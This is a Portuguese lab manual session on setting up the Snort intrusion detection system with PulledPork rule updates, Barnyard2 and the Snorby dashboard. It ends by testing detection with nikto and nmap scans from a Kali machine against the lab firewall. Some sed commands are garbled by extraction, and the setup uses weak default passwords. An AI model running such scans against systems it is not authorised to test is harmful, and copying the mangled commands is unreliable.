


Figura 43. Visualizando gráficos no Cacti, máquina WinServer-G

# Sessão 5: Sistema de detecção/prevenção de intrusos



Todas as atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções destacadas no enunciado de cada exercício.

## 1) Instalação do Snort

1. A seção 1.5 do manual oficial do Snort, *Packet Acquisition*, alerta para o fato que duas características de placas de rede e de processamento do kernel Linux podem afetar negativamente o funcionamento do IDS: LRO (*large receive offload*) e GRO (*generic receive offload*). Em particular, o fato de que as placas de rede podem remontar pacotes antes do processamento do kernel pode ser problemático, pois o Snort trunca pacotes maiores que o *snaplen* de 1518 bytes; em adição a isso, essas *features* podem causar problemas com a remontagem de fluxo orientada a alvo [1] do Snort.

Na máquina *FWGW1-G*, instale o pacote `ethtool` e desative as *features lro* e *gro* da interface `enp0s3`. Se houver algum erro desativando as características, não se preocupe; siga para o próximo passo.

```
# hostname  
FWGW1-A
```

```
# apt-get install ethtool
```

```
# ethtool -K enp0s3 gro off  
# ethtool -K enp0s3 lro off  
Cannot change large-receive-offload
```

2. Agora, vamos instalar o Snort. Execute:

```
# apt-get install snort
```

Durante a configuração do pacote, responda as perguntas como se segue. Se sua máquina for do grupo **B**, customize as faixas de endereços IP mostradas na tabela.

*Tabela 13. Configurações do Snort durante a instalação*

Pergunta	Parâmetro
Interface(s) que o Snort deve escutar	enp0s3
Gama de endereços para a rede local	172.16.1.0/24,10.1.1.0/24

O arquivo de configuração principal do Snort é o `/etc/snort/snort.conf`. No Debian, em particular, há também o arquivo `/etc/snort/snort.debian.conf` que define algumas variáveis em particular, como mostrado abaixo:

```
# cat /etc/snort/snort.debian.conf | grep -v '^#'

DEBIAN_SNORT_STARTUP="boot"
DEBIAN_SNORT_HOME_NET="172.16.1.0/24,10.1.1.0/24"
DEBIAN_SNORT_OPTIONS=""
DEBIAN_SNORT_INTERFACE="enp0s3"
DEBIAN_SNORT_SEND_STATS="true"
DEBIAN_SNORT_STATS_RCPT="root"
DEBIAN_SNORT_STATS_THRESHOLD="1"
```

### 3. Teste o funcionamento do Snort.

```
# snort -V

      _-*> Snort! <*-
  ,,- )~ Version 2.9.7.0 GRE (Build 149)
  '``` By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
          Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
          Copyright (C) 1998-2013 Sourcefire, Inc., et al.
          Using libpcap version 1.8.1
          Using PCRE version: 8.39 2016-06-14
          Using ZLIB version: 1.2.8
```

## 2) Configuração inicial do Snort

1. Primeiramente, vamos desabilitar (via comentários) todas as regras padrão do Snort instaladas pelo gerenciador de pacotes. Iremos, em um passo futuro, usar o PulledPork para atualizar as regras pela Internet.

```
# sed -i 's/^\\(include \$RULE_PATH.*\\)/#/\\1/' /etc/snort/snort.conf
```

2. Descomente a linha que habilita regras customizadas locais, que usaremos em breve para testar o funcionamento do Snort.

```
# sed -i 's/^#\\(include \$RULE_PATH/local.rules\\)/\\1/' /etc/snort/snort.conf
```

```
# grep '^include \$RULE_PATH/local.rules' /etc/snort/snort.conf
include $RULE_PATH/local.rules
```

3. Remova a palavra-chave `nostamp` da saída de eventos do Snort, de forma que os arquivos de log sejam identificados pelo `timestamp` de criação do arquivo.

```
# sed -i 's/^output unified2.*\)\ nostamp,\(.*/\1\2/g' /etc/snort/snort.conf
```

```
# grep '^output unified2' /etc/snort/snort.conf
output unified2: filename snort.log, limit 128, mpls_event_types, vlan_event_types
```

4. Teste o arquivo de configuração do Snort procurando por erros de sintaxe. Se tudo estiver correto, a penúltima linha deverá dizer `Snort successfully validated the configuration!`.

```
# snort -T -c /etc/snort/snort.conf
```

```
(...)
Snort successfully validated the configuration!
Snort exiting
```

5. Vamos criar uma regra customizada no Snort para testar se tudo está a contento. No arquivo `/etc/snort/rules/local.rules`, insira a linha:

```
alert icmp any any -> any any (msg:"ICMP packet from all, to all"; sid:10000001;
rev:001;)
```

Esta regra irá simplesmente levantar um alerta se o Snort detectar um pacote ICMP vindo de qualquer IP, qualquer porta, para qualquer IP, qualquer porta.

6. Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s enp0s3 | grep '^ *inet ' | awk '{ print $2 }'
192.168.29.103/24
```

Agora, vamos rodar o Snort em modo console e testar o funcionamento da regra.

```
# snort -A console -q -g snort -u snort -c /etc/snort/snort.conf -i enp0s3
```

Em sua máquina física, envie alguns pacotes ICMP para o IP público da máquina *FWGW1-G*:

```
C:\>ping 192.168.29.103

Pinging 192.168.29.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.29.103:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

De volta à máquina *FWGW1-G*, note que o Snort gerou registros para cada um dos pacotes recebidos, como esperado:

```
09/04-09:10:33.691493  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:38.278164  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:43.279523  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:48.283261  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
```

Observe, ainda, que os ICMP *echo-reply* enviados por sua máquina física não foram respondidos porque o firewall interno permite tráfego ICMP oriundo apenas das redes 172.16.1.0/24 e 10.1.1.0/24, como configurado na sessão 3.

```
# iptables -vn -L INPUT | grep ' prot\|icmp '
 pkts bytes target      prot opt in     out      source          destination
      1    84 ACCEPT      icmp --  *      *       172.16.1.0/24    0.0.0.0/0
 icmp-type 255
      0    0 ACCEPT      icmp --  *      *       10.1.1.0/24     0.0.0.0/0
 icmp-type 255
```

Finalize o Snort com CTRL+C, e comente a regra inserida no arquivo */etc/snort/rules/local.rules*.

### 3) Configurando atualizações de regras de forma automática com o PulledPork

- O programa PulledPork nos permite receber definições de regras atualizadas periodicamente pela Internet, sempre que novas vulnerabilidade e *exploits* forem descobertos e divulgados.

Primeiro, vamos instalar as dependências do PulledPork:

```
apt-get install git  
          libcrypt-ssleay-perl  
          liblwp-useragent-determined-perl
```

2. Crie o diretório `/root/src`, se não existir, e faça o download do código-fonte do PulledPork. Em seguida, copie seus binários e arquivos de configuração para os locais apropriados.

```
# mkdir ~src  
# cd ~src
```

```
# git clone https://github.com/shirkdog/pulledpork.git  
Cloning into 'pulledpork'...  
remote: Counting objects: 1323, done.  
remote: Total 1323 (delta 0), reused 0 (delta 0), pack-reused 1323  
Receiving objects: 100% (1323/1323), 331.28 KiB | 343.00 KiB/s, done.  
Resolving deltas: 100% (884/884), done.  
Checking connectivity... done.
```

```
# cd pulledpork/
```

```
# cp pulledpork.pl /usr/local/bin/  
# chmod +x /usr/local/bin/pulledpork.pl
```

```
# cp ./etc/*.conf /etc/snort
```

3. Crie os diretórios e arquivos de configuração padrão do PulledPork, vazios.

```
# mkdir /etc/snort/rules/iplists  
# touch /etc/snort/rules/iplists/default.blacklist
```

4. Teste o funcionamento do PulledPork, verificando sua versão.

```
# pulledpork.pl -V  
PulledPork v0.7.4 - Helping you protect your bitcoin wallet!
```

5. Vamos agora configurar o PulledPork. O primeiro passo é a obtenção de um *Oinkcode*, que é basicamente um número de registro com o [snort.org](https://www.snort.org) que nos permitirá o download de listas de regras geradas pela comunidade.

1. Acesse <https://www.snort.org/>, e clique em *Sign In* no canto superior direito.

2. Se você não possuir uma conta, clique em *Sign up*.
  3. Preencha os campos *Email* (use um email válido e acessível), *Password* e *Password confirmation*, marque a caixa *Agree to Snort license* e finalmente clique em *Sign up*.
  4. Acesse o e-mail informado no passo (3). Dentro de algum tempo, você deverá receber uma mensagem com o título *Confirmation instructions*. Abra-a e clique no link *Confirm my account*.
  5. Com a conta confirmada, faça login no site <https://www.snort.org/> usando os dados informados anteriormente.
  6. No canto superior direito da página, clique no seu e-mail cadastrado, logo ao lado do ícone de logout.
  7. Na nova página, clique no menu *Oinkcode*. Deverá aparecer uma *string* de cerca de 40 caracteres no centro da tela. Copie-a, pois a usaremos em seguida.
6. Com o *Oinkcode* em mãos, vamos configurar o PulledPork. No comando abaixo, substitua o valor **OINKCODE** no começo do comando pelo código que você copiou no item (7) do passo anterior. Em seguida, execute-o no terminal.

```
# oc="OINKCODE" ; sed -i "s/^(\rule_\url=https\:\/\/www\.snort\.org\/reg\-
rules\|snortrules\-.snapshot\.tar\.gz|\|).*$/1${oc}/" /etc/snort/pulledpork.conf ;
unset oc
```

Se tudo deu certo, você deverá ver seu *Oinkcode* ao final da linha de regras baixadas do site <https://www.snort.org>, como mostrado a seguir (nota: o *Oinkcode* abaixo é fictício):

```
# grep 'rule_url=https://www.snort.org/reg-rules' /etc/snort/pulledpork.conf
rule_url=https://www.snort.org/reg-rules/|snortrules-
snapshot.tar.gz|13eba036f37e80d0efb689c60af9e6daae810763
```

+rm / Substitua todas as instâncias de **/usr/local/etc** por **/etc**, e **/usr/local/lib** por **/usr/lib**, para refletir corretamente o diretório de armazenamento de configurações e bibliotecas do Snort:

```
# sed -i 's/\usr\local\etc/\etc/g' /etc/snort/pulledpork.conf
# sed -i 's/\usr\local\lib/\usr\lib/g' /etc/snort/pulledpork.conf
```

Corrija o local do binário do Snort, de **/usr/local/bin/snort** para o valor correto, que é **/usr/sbin/snort**:

```
# sed -i 's/\usr\local\bin\snort/\usr\sbin\snort/g'
/etc/snort/pulledpork.conf
```

Finalmente, falta substituir a distribuição-alvo padrão do PulledPork:

```
# sed -i 's/^\\(distro=\\).*/\\1Debian-6-0/' /etc/snort/pulledpork.conf
```

```
# grep '^distro=' /etc/snort/pulledpork.conf  
distro=Debian-6-0
```

7. Vamos testar as configurações do PulledPork, e fazer o download das listas de regras mais atualizadas.

```
# pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

<https://github.com/shirkdog/pulledpork>

```
-----  
`---,\_ )  
`---\ \ / PulledPork v0.7.4 - Helping you protect your bitcoin wallet!  
`---\ \/  
.-----.Y|\ \_ Copyright (C) 2009-2017 JJ Cummings, Michael Shirk  
@/_ / 66\_ and the PulledPork Team!  
| \ \ \ _()"  
\ /-| ||'--' Rules give me wings!  
\_\ \_\  
~~~~~
```

(...)

Rule Stats...

```
New:-----34178  
Deleted:---0  
Enabled Rules:----10999  
Dropped Rules:----0  
Disabled Rules:---23179  
Total Rules:-----34178
```

IP Blacklist Stats...

```
Total IPs:----1382
```

Done

Please review /var/log/sid\_changes.log for additional details

Fly Piggy Fly!

Se tudo deu certo, o PulledPork deve ter consolidado as regras baixadas no arquivo **/etc/snort/rules/snort.rules**. Verifique o tamanho e o número de linhas desse arquivo.

```
# du -sk /etc/snort/rules/snort.rules  
18432 /etc/snort/rules/snort.rules
```

```
# wc -l /etc/snort/rules/snort.rules  
38437 /etc/snort/rules/snort.rules
```

8. Finalmente, basta indicar ao Snort que esse arquivo seja usado em sua inicialização. Insira a linha `include $RULE_PATH/snort.rules` ao final do arquivo `/etc/snort/snort.conf`.

```
# echo 'include $RULE_PATH/snort.rules' >> /etc/snort/snort.conf
```

Pare todas as instâncias do Snort, e remova os arquivos de log antigos. Em seguida, inicie-o, e verifique seu uso de memória.

```
# systemctl stop snort  
# ps auxwm | grep '^snort'
```

```
# rm /var/log/snort/snort.log*
```

```
# systemctl start snort
```

```
# ps -eo 'rss,comm' | grep 'snort$'  
995976 snort
```

9. Para que as regras se mantenham atualizadas, é necessário atualizá-las periodicamente. Crie um novo arquivo no diretório `/etc/cron.daily` que atualize as regras diariamente, com o seguinte conteúdo:

```
#!/bin/sh  
  
test -x /usr/local/bin/pulledpork.pl || exit 0  
/usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Verifique que o usuário/grupo dono e permissões do arquivo estão corretos.

```
# chown root.root /etc/cron.daily/pulledpork  
# chmod 0755 /etc/cron.daily/pulledpork
```

## 4) Processando arquivos de log do Snort com o Barnyard2

1. Note que, por padrão, o Snort está fazendo o log de eventos registrados no arquivo

/var/log/snort/snort.log:

```
# grep 'snort.log' /etc/snort/snort.conf | grep -v '^#'  
output unified2: filename snort.log, limit 128, mpls_event_types, vlan_event_types
```

Este arquivo está no formato **unified2** que, como documentado no manual oficial do Snort (<http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node21.html>), é um formato de log binário que permite ao Snort maior nível de performance ao registrar os eventos em disco. O problema, evidentemente, é que esse arquivo de log não é legível diretamente.

2. Iremos instalar e configurar o *Barnyard2* para lidar com esses arquivos de log. Como de costume, o primeiro passo é instalar as dependências do pacote:

```
# apt-get install autoconf          \  
      build-essential           \  
      libdaq-dev                \  
      libdumbnet-dev            \  
      libmariadb-dev            \  
      libmariadb-dev-compat    \  
      libpcap-dev               \  
      libprelude-dev            \  
      libtool                  \  
      mariadb-server
```

Em adição a isso, é necessário criar um link simbólico para a biblioteca **dumbnet.n**, como se segue:

```
# ln -s /usr/include/dumbnet.h /usr/include/dnet.h
```

```
# ldconfig
```

3. Agora, volte ao diretório de download de códigos-fonte ([/root/src](#)), baixe o Barnyard2, compile-o e instale:

```
# cd ~/src
```

```
# git clone https://github.com/firnsy/barnyard2.git
```

```
# cd barnyard2/
```

```
# autoreconf -fvi -I ./m4
```

```
# ./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu
```

```
# make
```

```
# make install
```

4. Vamos agora proceder à configuração do Barnyard2. Primeiramente, vamos criar arquivos e diretórios padrão com as permissões corretas:

```
# touch /var/log/snort/barnyard2.waldo
```

```
# mkdir /var/log/barnyard2 /var/log/snort/archive
```

```
# chown snort.snort /var/log/barnyard2/ /var/log/snort/archive/  
/var/log/snort/barnyard2.waldo
```

Em seguida, crie e edite o arquivo de configuração [\*/etc/snort/barnyard2.conf\*](#), com o seguinte conteúdo:

```
config sid_file:          /etc/snort/sid-msg.map  
config gen_file:          /etc/snort/gen-msg.map  
config reference_file:    /etc/snort/reference.config  
config classification_file: /etc/snort/classification.config  
  
config hostname:          localhost  
config interface:         enp0s3  
  
input unified2  
  
output alert_fast  
output database: log, mysql, user=snorby password=snorby dbname=snorby host=localhost
```

## 5) Visualizando eventos com o Snorby

1. Precisamos de um método conveniente para visualizar e tratar os eventos registrados pelo Snort. Iremos instalar e configurar o *Snorby*, uma aplicação web criada em *Ruby on Rails* para

auxiliar no trabalho de monitoramento de ferramentas IDS populares como o Snort, Suricata e Sagan. Como de costume, o primeiro passo é instalar as dependências do pacote:

```
# apt-get install --no-install-recommends \
    bundler \
    imagemagick \
    libmariadbclient-dev \
    libmariadbclient-dev-compat \
    libpq-dev \
    libreadline-dev \
    libssl-dev \
    libxml2-dev \
    libxslt1-dev \
    libyaml-dev \
    postgresql-server-dev-9.6 \
    ruby \
    ruby-dev \
    wkhtmltopdf \
    zlib1g-dev
```

2. Agora, volte ao diretório de download de códigos-fonte (`/root/src`), baixe o Snorby e instale suas dependências (no Ruby, conhecidas como *gems*):

```
# cd ~/src
```

```
# git clone https://github.com/Snorby/snorby.git
```

```
# cd snorby/
```

```
# bundle install
```

3. Vamos agora proceder à configuração do Snorby. Copie e renomeie os arquivos de configuração de conexão com o banco de dados (`config/database.yml`), editando-o como se segue:

```
# cp config/database.yml.example config/database.yml
```

```
# nano config/database.yml
(...)
```

```
# cat config/database.yml | grep '^ *username\|password' | grep -v '^#'  
username: snorby  
password: "snorby"
```

Faça o mesmo para a configuração principal do Snorby ([config/snorby\\_config.yml](#)), como mostrado abaixo:

```
# cp config/snorby_config.yml.example config/snorby_config.yml
```

```
# nano config/snorby_config.yml  
(...)
```

```
# cat config/snorby_config.yml | grep '^  
*baseuri\|domain\|wkhtmltopdf\|mailer_sender\|time_zone' | head -n5  
baseuri: ''  
domain: 'snorby.FWGW1-A.intnet'  
wkhtmltopdf: /usr/bin/wkhtmltopdf  
mailer_sender: 'snorby@FWGW1-A.intnet'  
time_zone: 'America/Sao_Paulo'
```

Edite apenas as configurações da seção **production:** do arquivo [config/snorby\\_config.yml](#). As demais seções (**development:** e **test:**) não serão usadas.

4. Vamos configurar o banco de dados. Primeiro, crie uma base de dados vazia e configure suas permissões:

```
# mysql -u root -e 'create database snorby'
```

```
# mysql -u root
```

```
MariaDB [(none)]> grant all on snorby.* to 'snorby'@'localhost' identified by  
'snorby';  
Query OK, 0 rows affected (0.00 sec)
```

```
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.00 sec)
```

```
MariaDB [(none)]> quit  
Bye
```

5. Agora, invoque o script de *setup* do Snorby para popular a base de dados:

```
# bundle exec rake snorby:setup
```

6. O Snorby irá rodar, por padrão, na porta TCP/3000. Como não há regra permitindo esse tipo de acesso direto ao firewall, crie-a:

```
# iptables -A INPUT -p tcp --dport 3000 -j ACCEPT
```

```
# iptables-save > /etc/iptables/rules.v4
```

## 6) Integração dos serviços com o sistema

Note que ainda não iniciamos nem o Barnyard2 nem o Snorby, recentemente instalados e configurados. Muito embora seja possível iniciá-los manualmente e gerenciar seus processos, isso rapidamente se torna bastante inconveniente à medida que o sistema aumenta em complexidade. Para facilitar a tarefa, iremos criar dois *scripts* de inicialização para os serviços junto ao `systemctl`. Siga os passos:

1. Crie um arquivo novo, `/etc/systemd/system/barnyard2.service`, com o seguinte conteúdo:

```
[Unit]
Description=Barnyard2 Snort log spooler
After=snort.service

[Service]
Type=simple
ExecStart=/usr/local/bin/barnyard2 -D -c /etc/snort/barnyard2.conf -d
/var/log/snort -w /var/log/snort/barnyard2.waldo -l /var/log/snort -a
/var/log/snort/archive -f snort.log -u snort -g snort
Restart=always

[Install]
WantedBy=multi-user.target
```

2. Faça o mesmo para o arquivo `/etc/systemd/system/snorby.service`:

```
[Unit]
Description=Snorby Snort web monitoring
Requires=barnyard2.service

[Service]
Type=forking
PIDFile=/root/src/snорby/tmp/pids/server.pid
WorkingDirectory=/root/src/snорby
ExecStart=/bin/bash -lc 'bundle exec rails server -e production -d'

[Install]
WantedBy=multi-user.target
```

3. Recarregue a lista de serviços do sistema com o comando:

```
# systemctl daemon-reload
```

4. Agora, inicie o serviço do Barnyard2, como se segue:

```
# systemctl start barnyard2.service
```

Em seguida, monitore seu início com o comando:

```
# journalctl -u barnyard2.service -f
-- Logs begin at Mon 2018-10-15 15:59:29 -03.
out 15 16:22:58 FWGW1-A systemd[1]: Started Barnyard2 Snort log spooler.
out 15 16:22:58 FWGW1-A barnyard2[3739]: Running in Continuous mode
(...)
```

O Barnyard pode demorar um certo tempo para iniciar, até cerca de três minutos. Observe os logs até que uma mensagem parecida com a que se segue apareça na tela:

```
out 15 16:25:53 FWGW1-A barnyard2[3739]: Opened spool file
'/var/log/snort/snort.log.1539630818'
out 15 16:25:53 FWGW1-A barnyard2[3739]: Waiting for new data
```

Feito isso, encerre o monitoramento dos registros com **CTRL + C**—o Barnyard2 iniciou corretamente.

5. Inicie o Snorby como mostrado abaixo:

```
# systemctl start snорby.service
```

6. Usando o navegador web em sua máquina física, acesse a URL <http://FWGW1-G:3000>,

substituindo a palavra **FWGW1-G** pelo endereço IP externo do seu firewall (atrelado à interface **enp0s3**). Você verá a tela de login do Snorby; acesse com o usuário **snorby@example.com**, e senha **snorby**.

Você verá o *dashboard* principal do Snorby, como mostrado na imagem a seguir:




Figura 44. Dashboard do Snorby

## 7) Gerando alertas para o IDS

1. Vamos gerar alguns alertas para testar o funcionamento da solução. No Virtualbox, conecte a placa de rede da máquina *KaliLinux-G* à rede externa, acessando *Settings > Network 1 > Adapter 1 > Attached to: Bridged Adapter*. Em seguida, altere a configuração da interface para DHCP editando o arquivo **/etc/network/interfaces**:

```
# hostname
KaliLinux-A
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces | grep '^iface eth0'  
iface eth0 inet dhcp
```

```
# systemctl restart networking
```

Ao final do processo, sua máquina *KaliLinux-G* deverá ter um endereço IP da rede externa, como:

```
# ip a s eth0 | grep '^ *inet' | awk '{print $2}'  
192.168.29.105/24
```

2. Execute alguns comandos para gerar tráfego suspeito na direção da máquina *FWGW1-G*. Nos exemplos abaixo, o IP público **192.168.29.103** está sendo usado como o endereço da interface **enp0s3** da máquina *FWGW1-G*.

Primeiro, verifique que a máquina *LinServer-G* está ligada e em seguida rode o **nikto**, um *scanner* de servidores web:

```
# nikto -h 192.168.29.103
```

Use o **nmap** para realizar um *scan* do tipo *Xmas tree* na máquina *FWGW1-G*:

```
# nmap -sX 192.168.29.103 -p1-65535
```

Use o **nmap** com a opção de fragmentar pacotes para realizar um *scan* na máquina *FWGW1-G*:

```
# nmap -Pn -sS -A -f 192.168.29.103
```

Existem vários outros testes que podem ser realizados para gerar tráfego suspeito e testar a eficácia do IDS. A página <https://www.aldeid.com/wiki/Suricata-vs-snort> contém uma excelente lista de ataques e ferramentas sugeridos para realizar uma inspeção nesse sentido.

3. Vamos ver o que foi observado pelo Snort, através do Snorby. Acessando a aba *Events*, podemos observar que vários eventos foram gerados ao rodar a ferramenta **nikto**, como mostrado na imagem a seguir:

Snorby SPONSORED BY threat stack https://threatstack.com

Welcome Administrator | Settings | Log out

Administration

**Listing Sessions (12 unique unclassified sessions)**

Hotkeys Classify Event(s) Filter Options

Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
★	localhost:enp0s3	192.168.29.106	192.168.29.108	stream5: Bad segment, overlap adjusted size less than/equal 0	7:28 PM	6
★	localhost:enp0s3	192.168.29.105	192.168.29.108	http_inspect: UNKNOWN METHOD	7:27 PM	4
★	localhost:enp0s3	192.168.29.105	192.168.29.108	http_inspect: UNESCAPED SPACE IN HTTP URI	7:27 PM	13
★	localhost:enp0s3	192.168.29.105	192.168.29.108	http_inspect: LONG HEADER	7:27 PM	3
★	localhost:enp0s3	192.168.29.105	192.168.29.108	stream5: TCP Small Segment Threshold Exceeded	7:27 PM	7
★	localhost:enp0s3	192.168.29.105	192.168.29.108	http_inspect: NON-RFC DEFINED CHAR	7:27 PM	5
★	localhost:enp0s3	192.168.29.108	192.168.29.105	http_inspect: POST W/O CONTENT-LENGTH OR CHUNKS	7:27 PM	1
★	localhost:enp0s3	192.168.29.108	192.168.29.105	http_inspect: NO CONTENT-LENGTH OR TRANSFER-ENCO...	7:27 PM	17
★	localhost:enp0s3	200.236.31.3	192.168.29.108	http_inspect: NO CONTENT-LENGTH OR TRANSFER-ENCO...	7:17 PM	3
★	localhost:enp0s3	151.101.92.204	192.168.29.108	http_inspect: NO CONTENT-LENGTH OR TRANSFER-ENCO...	7:17 PM	1
★	localhost:enp0s3	192.168.29.108	192.30.253.113	stream5: Reset outside window	7:14 PM	3
